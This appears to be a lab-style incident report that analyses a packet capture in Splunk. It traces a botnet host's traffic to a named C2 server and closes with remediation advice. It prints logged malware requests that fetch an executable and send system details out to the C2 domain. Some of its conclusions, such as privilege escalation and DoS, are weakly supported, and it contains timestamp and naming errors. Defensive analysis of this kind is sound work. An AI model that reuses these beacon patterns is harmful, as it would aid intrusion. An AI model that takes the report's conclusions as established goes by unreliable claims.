[Technical Report] PCAP Analysis for suspicious activities using Splunk

I. Overview

This report summarizes the findings of an investigation of a compromised computer with the IP address of 192.168.1.114, which is suspected to be part of a botnet. The investigation indicates that the compromised computer is communicating with a command and control (C2) server at am.super1024.com, which has an IP address of 107.170.193.108. The C2 server was used to deliver a new malware variant, and there is evidence that the malware has escalated privileges on the compromised computer. The attacker behind the botnet is attempting to exfiltrate information from the compromised computer. The report aims to provide an understanding of the situation and recommendations to mitigate the risks.

II. Findings

a. Botnet and C2 Server




Figure 1: HTTP Requests over Time

The investigation revealed that the computer with IP address 192.168.1.114 is part of a botnet, and the command and control server is am.super1024.com, which has IP address 107.170.193.108. It is believed that the file **mine.txt**, which has been received from the command and control server since 2017 (Fig.1) , is the command code to control the botnet.





Figure 2: Bytes transferred by Conversation between 192.168.1.114 and 107.170.193.108

Figure 1 shows that between 2017 and 2019, the compromised computer consistently sent **GET /mine.txt** requests. Meanwhile, Figure 2 demonstrates that the C2 server responded with packets of varying sizes a different time. This provides compelling evidence that this is indeed a botnet with C2 server.

b. Attacks on December 31st, 2019

The HTTP traffic has increased significantly on Dec 31st, 2019, with most of the traffic directed towards the command and control server. Additionally, two cyber attacks occurred on Dec 31st, 2019.

i. TCP Reset attack


New Search

```
index=* sourcetype=pcap:csv source="*lab2.pcap.csv*" 192.168.1.114 AND 192.168.1.2 AND * AND *   | eval conversation=src_ip+"->"+dst_ip | search conversation="192.168.1.114->192.168.1.2"
```

✓ 1,965 events (12/31/19 12:00:00.000 AM to 1/1/20 12:00:00.000 AM)   No Event Sampling ▾

Figure 3: Number of RST Packet was sent from 192.168.1.114 to 192.168.1.2

The first attack involved an RST attack from the compromised computer to 192.168.1.2, which created spurious retransmission from 192.168.1.2 (Fig.1). There was 1965 RST packet were sent from 192.168.1.114 to 192.168.1.2 on Dec 31st, 2019. This attack indicates that the attacker attempted a DoS attack on 192.168.1.2.

ii. DNS DoS attack





Figure 4: DNS Queries over time




Time	Event
12/31/19 9:37:55.816 AM	Jan 1, 1970 09:37:55.816650000 Eastern Standard Time 21765 DNS Standard query response 0xafae Server failure A am.super1024.com host = DESKTOP-ULEEMCS source = C:\Program Files\Splunk\etc\apps\SplunkForPCAP\PCAPcsv\lab2.pcap.csv sourcetype = pcap:csv

Figure 5: Server failure response packet

The second attack involved 1909 DNS queries to the DNS server (Fig. 4), leading to server failure on amp.super1024.com at Dec 31st, 2019 9:37:55 AM.

iii. Identical TransactionID and responses



```
0x8e9b                    A                  am.super1024.com        131.107.255.255
```


```
12/31/19           Jan  2, 1970 02:17:43.858130000 Eastern Standard Time      42985               DNS
2:17:43.858 AM     Standard query 0x8e9b A am.super1024.com                  08:00:27:52:f4:11   d8:58:d7:00:0f:72
                   host = DESKTOP-ULEEMCS   source = C:\Program Files\Splunk\etc\apps\SplunkForPCAP\PCAPcsv\lab2.pcap.csv   sourcetype = pcap:csv
```

```
0x8e9b                    A                  dns.msftncsi.com        131.107.255.255
```

Figure 7: Identical TransactionID and responses

Two DNS queries share the same Transaction ID, 0x8e9b, and receive identical responses. However, they were made at different times: one in December 2019, and the other in February 2023. Upon checking the DNS response from December 31st, 2019, I could not find any indication that 131.107.255.255 is the address of am.super.1024.com. Therefore, I suspect this is a **false positive**.


c. Recent Activity



```
i   Time            Event
>   10/29/22        Jan  5, 1970 20:02:57.280628000 Eastern Standard Time   4721    110055  192.168.1.114   107.170.193.108 HTTP    51534   80      94      65536   0
    8:02:57.280 PM  1       1       0       0       128     GET /86.exe HTTP/1.1                    08:00:27:52:f4:11       1c:6f:65:c0:43:92
                    0.000094000     0.000394000
                    host = DESKTOP-ULEEMCS   source = C:\Program Files\Splunk\etc\apps\SplunkForPCAP\PCAPcsv\lab2.pcap.csv   sourcetype = pcap:csv
>   10/29/22        Jan  5, 1970 20:02:29.914347000 Eastern Standard Time   4720    110022  192.168.1.114   107.170.193.108 HTTP    51533   80      94      65536   0
    8:02:29.914 PM  1       1       0       0       128     GET / HTTP/1.1                  08:00:27:52:f4:11       1c:6f:65:c0:43:92
                    0.000088000     2.911494000
                    host = DESKTOP-ULEEMCS   source = C:\Program Files\Splunk\etc\apps\SplunkForPCAP\PCAPcsv\lab2.pcap.csv   sourcetype = pcap:csv
```

Figure 8: Suspicious /86.exe file request

There was no communication between the compromised computer and the C2 server from 2020 to 2022 (Fig.1) . However, it was found that the computer started reconnecting to the server again on Oct 29th , 2022, and downloaded an updated malware file name 86.exe (Fig. 7).



```
i   Time            Event
>   2/24/23         Dec 31, 1969 19:07:24.892803000 Eastern Standard Time   6       254     192.168.1.114   107.170.193.108 HTTP    49163   80      94      64240   0
    7:07:24.892 PM  1       1       0       0       128     GET /install/106:0%20-%3e%20127:2%20-%3e%2065:0%20-%3e%2067:0%20-%3e%2080:0%20-%3e%2081:0%20-%3e%2082:0%20-
                    %3e%2094:0%20-%3e%2095:0 HTTP/1.1                   08:00:27:52:f4:11       1c:6f:65:c0:43:92                                       0.0
                    00095000        0.000407000
                    host = DESKTOP-ULEEMCS   source = C:\Program Files\Splunk\etc\apps\SplunkForPCAP\PCAPcsv\lab2.pcap.csv   sourcetype = pcap:csv
>   2/24/23         Dec 31, 1969 19:07:23.381917000 Eastern Standard Time   5       243     192.168.1.114   107.170.193.108 HTTP    49162   80      94      65536   0
    7:07:23.381 PM  1       1       0       0       128     GET /mine.txt HTTP/1.1                  08:00:27:52:f4:11       1c:6f:65:c0:43:92
                    0.000075000     0.000513000
                    host = DESKTOP-ULEEMCS   source = C:\Program Files\Splunk\etc\apps\SplunkForPCAP\PCAPcsv\lab2.pcap.csv   sourcetype = pcap:csv
>   2/24/23         Dec 31, 1969 19:06:13.429963000 Eastern Standard Time   4       211     192.168.1.114   107.170.193.108 HTTP    49161   80      94      65536   0
    7:06:13.429 PM  1       1       0       0       128     GET /install/start HTTP/1.1                     08:00:27:52:f4:11       1c:6f:65:c0:43:92
                    0.000073000     0.000507000
                    host = DESKTOP-ULEEMCS   source = C:\Program Files\Splunk\etc\apps\SplunkForPCAP\PCAPcsv\lab2.pcap.csv   sourcetype = pcap:csv
```

Figure 9: Suspicious packets that I suspect a privilege escalation

Recently, on Feb 24th, 2023, the compromised computer sent two suspicious GET requests (Fig.8):

1. GET /install/106:0%20-%3e%20127:2%20-%3e%2065:0%20-%3e%2067:0%20-%3e%2080:0%20-%3e%2081:0%20-%3e%2082:0%20-%3e%2094:0%20-%3e%2095:0
2. GET /install/start





Figure 10: Byte transferred by Conversation between 192.168.1.114 and 147.75.40.2



```
i   Time                 Event
>   2/24/23              Dec 31, 1969 19:53:30.126032000 Eastern Standard Time   66      1378    192.168.1.114   107.170.193.108 HTTP    49204   80      94      65536   0
    7:53:30.126 PM       1       1       0       0       128     GET /report?hasWanIP=false&ver=cpu1.1&os=Windows%207&arch=x86&cpufreq=3%2e579545&cpunum=1&mem=0%2e2495651245
                         1172&id=0581da94e3cd5210c6370cf62ddc0cd9&m_procnum=0&m_exists=false HTTP/1.1                 08:00:27:52:f4:11       1c:6f:65:c0:43:92
                         0.000071000     0.000458000
                         host = DESKTOP-ULEEMCS   source = C:\Program Files\Splunk\etc\apps\SplunkForPCAP\PCAPcsv\lab2.pcap.csv   sourcetype = pcap:csv
>   2/24/23              Dec 31, 1969 19:12:33.086686000 Eastern Standard Time   20      456     192.168.1.114   107.170.193.108 HTTP    49176   80      94      65536   0
    7:12:33.086 PM       1       1       0       0       128     GET /report?hasWanIP=false&ver=cpu1.1&os=Windows%207&arch=x86&cpufreq=3%2e579545&cpunum=1&mem=0%2e2495651245
                         1172&id=0581da94e3cd5210c6370cf62ddc0cd9&m_procnum=0&m_exists=false HTTP/1.1                 08:00:27:52:f4:11       1c:6f:65:c0:43:92
                         0.000079000     0.000498000
                         host = DESKTOP-ULEEMCS   source = C:\Program Files\Splunk\etc\apps\SplunkForPCAP\PCAPcsv\lab2.pcap.csv   sourcetype = pcap:csv
```

Figure 11: PC information exfiltration

These requests indicate that the compromised computer attempted to download more tools for privilege escalation. Additionally, the computer downloaded an unknown file from icanhazip.com, which has IP address 147.75.40.2, at 7:12:28PM and 7:53:28 PM on Feb 24th , 2023, before exfiltrating the PC information to the C2 server.

III. Recommendations

Based on the findings, it is recommended that the following actions be taken:

1. The compromised computer should be immediately isolated from the network to prevent further damage.
2. A thorough investigation should be conducted to determine the extent of the compromise and identify all affected systems.
3. The system should be scanned using an up-to-date antivirus solution to detect and remove any malware.

4. All network devices and servers should be checked for any signs of compromise, and access logs should be analyzed to identify any suspicious activity.
5. All software should be updated to the latest version to patch any known vulnerabilities.
6. The organization's security policies should be reviewed and updated to ensure they are up to date and adequate to prevent similar incidents in the future.

IV. Conclusion

The compromised computer with the IP address of 192.168.1.114 is part of a botnet, and it is communicating with a C2 server at am.super1024.com. The C2 server has delivered an updated malware variant to the compromised computer, which has escalated privileges on the system. The attacker is attempting to exfiltrate information from the compromised computer, and recent activity suggests that the attacker is trying to download additional post-exploitation tools to escalate privileges further. I recommended to take immediate action to isolate the compromised computer and remove the malware to prevent further data loss or system damage. I also recommended to take steps to improve the organization's cybersecurity posture to prevent similar incidents in the future.